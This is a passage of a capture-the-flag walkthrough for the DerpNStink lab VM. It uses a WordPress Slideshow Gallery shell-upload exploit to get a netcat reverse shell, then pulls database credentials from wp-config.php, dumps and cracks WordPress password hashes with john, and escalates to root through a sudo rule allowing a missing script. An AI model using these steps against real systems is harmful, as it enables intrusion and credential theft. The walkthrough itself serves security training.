# WordPress Slideshow Gallery 1.4.6 Shell Upload Exploit
# WordPress Slideshow Gallery plugin version 1.4.6 suffers from a remote shell upload vulnerability (CVE-2014-5460)
# Vulnerability discovered by: Jesus Ramirez Pichardo - http://whitexploit.blogspot.mx/
# Exploit written by: Claudio Viviani - info@homelab.it - http://www.homelab.it
#
# Disclaimer:
# This exploit is intended for educational purposes only and the author
# can not be held liable for any kind of damages done whatsoever to your machine,
# or damages caused by some other, creative application of this exploit.
# In any case you disagree with the above statement, stop here.
#
# Requirements:
# 1) Enabled user management slide
# 2) python's httplib2 lib
#   Installation: pip install httplib2
#
# Usage:
# python wp_gallery_slideshow_146_suv.py -t http[s]://localhost -u user -p pwd -f sh33l.php
# python wp_gallery_slideshow_146_suv.py -t http[s]://localhost/wordpress -u user -p pwd -f sh33l.php
# python wp_gallery_slideshow_146_suv.py -t http[s]://localhost:80|443 -u user -p pwd -f sh33l.php
#
# Backdoor Location:
#
```

Great by this exploit we can actually trigger a netcat reverse shell. Let's use this and then load the webpage to get shell



```
[baz@parrot]~/usr/share/exploitdb/exploits/php/webapps
$nc -lvp 4444
listening on [any] 4444 ...
^C
[*]--[baz@parrot]~/usr/share/exploitdb/exploits/php/webapps
$^C
[*]--[baz@parrot]~/usr/share/exploitdb/exploits/php/webapps
$nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.1] 35682
Linux DerpNStink 4.4.0-31-generic #50-14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 GNU/Linux
 15:01:41 up 26 min,  0 users,  load average: 0.00, 0.02, 0.07
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

After checking directories we got wp-config. It might contain credentials. Let's open it

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x Parrot Terminal

/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DeRPhStiNK:/ $ ls
ls
bin dev initrd.img media proc sbin sys var
boot etc lib mnt root srv tmp vmlinuz
cdrom home lost+found opt run support usr
www-data@DeRPhStiNK:/ $ cd home
cd home
www-data@DeRPhStiNK:/home$ ls
ls
wpderp stinky
www-data@DeRPhStiNK:/home$ cd /var/www/html
cd /var/www/html
www-data@DeRPhStiNK:/var/www/html$ ls
ls
css index.html php stinky.png weblog
derp.png js robots.txt temporary webnotes
www-data@DeRPhStiNK:/var/www/html$ cd weblog
cd weblog
www-data@DeRPhStiNK:/var/www/html/weblog$ ls
ls
index.php wp-blog-header.php wp-cron.php wp-mail.php
license.txt wp-comments-post.php wp-includes wp-settings.php
readme.html wp-config-sample.php wp-links-opml.php wp-signup.php
wp-activate.php wp-config.php wp-load.php wp-trackback.php
wp-admin wp-content wp-login.php xmlrpc.php
www-data@DeRPhStiNK:/var/www/html/weblog$
```

We found a the wp-config file which could have database credentials.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x Parrot Terminal

*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 */
```

Great we got mysql credential. let's login to mysql


```
dirlb
mysql> clear
clear
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| phpmyadmin |
| wordpress |
+-----+
5 rows in set (0.00 sec)

mysql> use wordpress
use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> use wordpress;
use wordpress;
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_gallery_galleries |
| wp_gallery_gallerieslides |
| wp_gallery_slides |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
15 rows in set (0.00 sec)

mysql> select *from wp_users
select *from wp_users;
```

Let's see wordpress database

```
dirlb
Database changed
mysql> use wordpress;
use wordpress;
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_gallery_galleries |
| wp_gallery_gallerieslides |
| wp_gallery_slides |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
15 rows in set (0.00 sec)

mysql> select *from wp_users
select *from wp_users;
```

we got number of tables. Let's check wp_users table since it usually contains credentials.


```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
dirb x Parrot Terminal x Parrot Terminal x
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
15 rows in set (0.00 sec)

mysql> select *from wp_users
select *from wp_users
-> ;
+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered |
| user_activation_key | user_status | display_name | flag2 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | unclstinky | $P$Bw6NTkFvboVVCNU2R9gmNailMfHSC41 | unclstinky | unclstinky@DerpNStink.local | | 2017-11-12 03:25:32 |
| 1510544088:$P$B0bCazW/ICRqb1hU96nIVUF0LWqKJH1 | 0 | unclstinky | | | |
| 2 | admin | $P$BgMj3VLAV.RWd3drkfVIuQr6mFvpd/ | admin | admin@derpnstink.local | | 2017-11-13 04:29:35 |
| | 0 | admin | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

Great we got a hash of admin and unclstinky.
I copied the hash of unclstinky and bruteforced using john


```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
dirb x Parrot Terminal x Parrot Terminal x Parrot Terminal x
[ba@parrot]~[/comp ctf walkthroughs/derp]
$ john --wordlist=/home/baz/PASSLIST/10k-most-common.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 29 candidates left, minimum 96 needed for performance.
wedgie57 (?)
lg 0:00:00:01 DONE (2020-08-10 19:16) 0.9523g/s 9536p/s 9536c/s 9536C/s nounours..wedgie57
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
[ba@parrot]~[/comp ctf walkthroughs/derp]
$
```

Great we cracked the hash. Let's login to unclstinky using this pass wedgie57
We got user flag.txt

```
Applications Places System stinky@DeRPNStiNK: ~/Desktop
File Edit View Search Terminal Tabs Help
stinky@DeRPNStiNK: ~/Desktop
wp-admin wp-content wp-login.php xmlrpc.php
stinky@DeRPNStiNK:~/var/www/html/weblog$ cd /home
cd /home
stinky@DeRPNStiNK:/home$
stinky@DeRPNStiNK:/home$ ls
ls
mrderp stinky
stinky@DeRPNStiNK:/home$ cd
cd
stinky@DeRPNStiNK:~$ ls
ls
Desktop Documents Downloads ftp
stinky@DeRPNStiNK:~$ cd Desktop/stinky
cd Desktop/stinky
bash: cd: Desktop/stinky: No such file or directory
stinky@DeRPNStiNK:~$ cd Desktop
cd Desktop
stinky@DeRPNStiNK:~/Desktop$ cd stinky
cd stinky
bash: cd: stinky: No such file or directory
stinky@DeRPNStiNK:~/Desktop$ ls
ls
flag.txt
stinky@DeRPNStiNK:~/Desktop$ cat flag.txt
cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPNStiNK:~/Desktop$
```

```
Applications Places System mrderp@DeRPNStiNK: ~/Documents
File Edit View Search Terminal Tabs Help
stinky@DeRPNStiNK:~/Desktop$ cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPNStiNK:~/Desktop$ cd
cd
stinky@DeRPNStiNK:~$ cd Documents
cd Documents
stinky@DeRPNStiNK:~/Documents$ ls
ls
derpissues.pcap
stinky@DeRPNStiNK:~/Documents$ wireshark derpissues.pcap
wireshark derpissues.pcap
The program 'wireshark' is currently not installed. You can
install the package 'wireshark'
stinky@DeRPNStiNK:~/Documents$ ls
ls
derpissues.pcap
stinky@DeRPNStiNK:~/Documents$ cp derpissues.pcap /home/baz
cp: cannot create regular file '/home/baz': Permission denied
stinky@DeRPNStiNK:~/Documents$ sudo cp derpissues.pcap /home/baz
[sudo] password for stinky: wedgie57
stinky is not in the sudoers file. This incident will be reported.
stinky@DeRPNStiNK:~/Documents$ cat /etc/passwd
```

We also found a pcap file in Documents folder while enumerating. We opened it with wireshark and found a password for mrderp.



```
Applications Places System
mrderp@DeRPNStiNK: ~
File Edit View Search Terminal Tabs Help
drib x Parrot Terminal x mrderp@DeRPNStiNK: /home/s... x Parrot Terminal x mrderp@DeRPNStiNK: ~ x

mrderp@192.168.56.188's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

331 packages can be updated.
231 updates are security updates.

Last login: Mon Nov 13 01:03:13 2017 from 192.168.1.129
mrderp@DeRPNStiNK:~$ id
uid=1000(mrderp) gid=1000(mrderp) groups=1000(mrderp)
mrderp@DeRPNStiNK:~$ sudo -l
[sudo] password for mrderp:
Matching Defaults entries for mrderp on DeRPNStiNK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in
User mrderp may run the following commands on DeRPNStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPNStiNK:~$
```

This derpy file doesn't exist. So we created it, with contents /bin/bash. Then we ran it and got root.

```
Applications Places System
mrderp@DeRPNStiNK: ~/binaries
File Edit View Search Terminal Tabs Help
drib x Parrot Terminal x mrderp@DeRPNStiNK: /home/s... x Parrot Terminal x mrderp@DeRPNStiNK: ~/binaries x

231 updates are security updates.

Last login: Mon Nov 13 01:03:13 2017 from 192.168.1.129
mrderp@DeRPNStiNK:~$ id
uid=1000(mrderp) gid=1000(mrderp) groups=1000(mrderp)
mrderp@DeRPNStiNK:~$ sudo -l
[sudo] password for mrderp:
Matching Defaults entries for mrderp on DeRPNStiNK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in
User mrderp may run the following commands on DeRPNStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPNStiNK:~$ echo "/bin/bash" > /home/mrderp/binaries/derpy.sh
-bash: /home/mrderp/binaries/derpy.sh: No such file or directory
mrderp@DeRPNStiNK:~$ cd /home/mrderp/
mrderp@DeRPNStiNK:~$ ls
Desktop Documents Downloads
mrderp@DeRPNStiNK:~$ mkdir binaries
mrderp@DeRPNStiNK:~$ cd binaries
mrderp@DeRPNStiNK:~/binaries$ echo "/bin/bash" > /home/mrderp/binaries/derpy.sh
mrderp@DeRPNStiNK:~/binaries$ cat derpy.sh
/bin/bash
mrderp@DeRPNStiNK:~/binaries$ chmod +x derpy.sh
mrderp@DeRPNStiNK:~/binaries$ sudo ./derpy.sh
```

And finally we got the root flag after executing ./derpy.sh

```
Applications Places System root@DeRPNStiNK: /root/Desktop
File Edit View Search Terminal Tabs Help
drib x Parrot Terminal x mrderp@DeRPNStiNK: /home/s... x Parrot Terminal x root@DeRPNStiNK: /root/Desktop... x
mrderp@DeRPNStiNK:~/binaries$ chmod +x derpy.sh
mrderp@DeRPNStiNK:~/binaries$ sudo ./derpy.sh
root@DeRPNStiNK:~/binaries# cd /root
root@DeRPNStiNK:/root# ls
Desktop Documents Downloads
root@DeRPNStiNK:/root# cd Desktop/
root@DeRPNStiNK:/root/Desktop# ls
flag.txt
root@DeRPNStiNK:/root/Desktop# cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eable589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo

root@DeRPNStiNK:/root/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@DeRPNStiNK:/root/Desktop# whoami
root
root@DeRPNStiNK:/root/Desktop# pwd
/root/Desktop
root@DeRPNStiNK:/root/Desktop#
```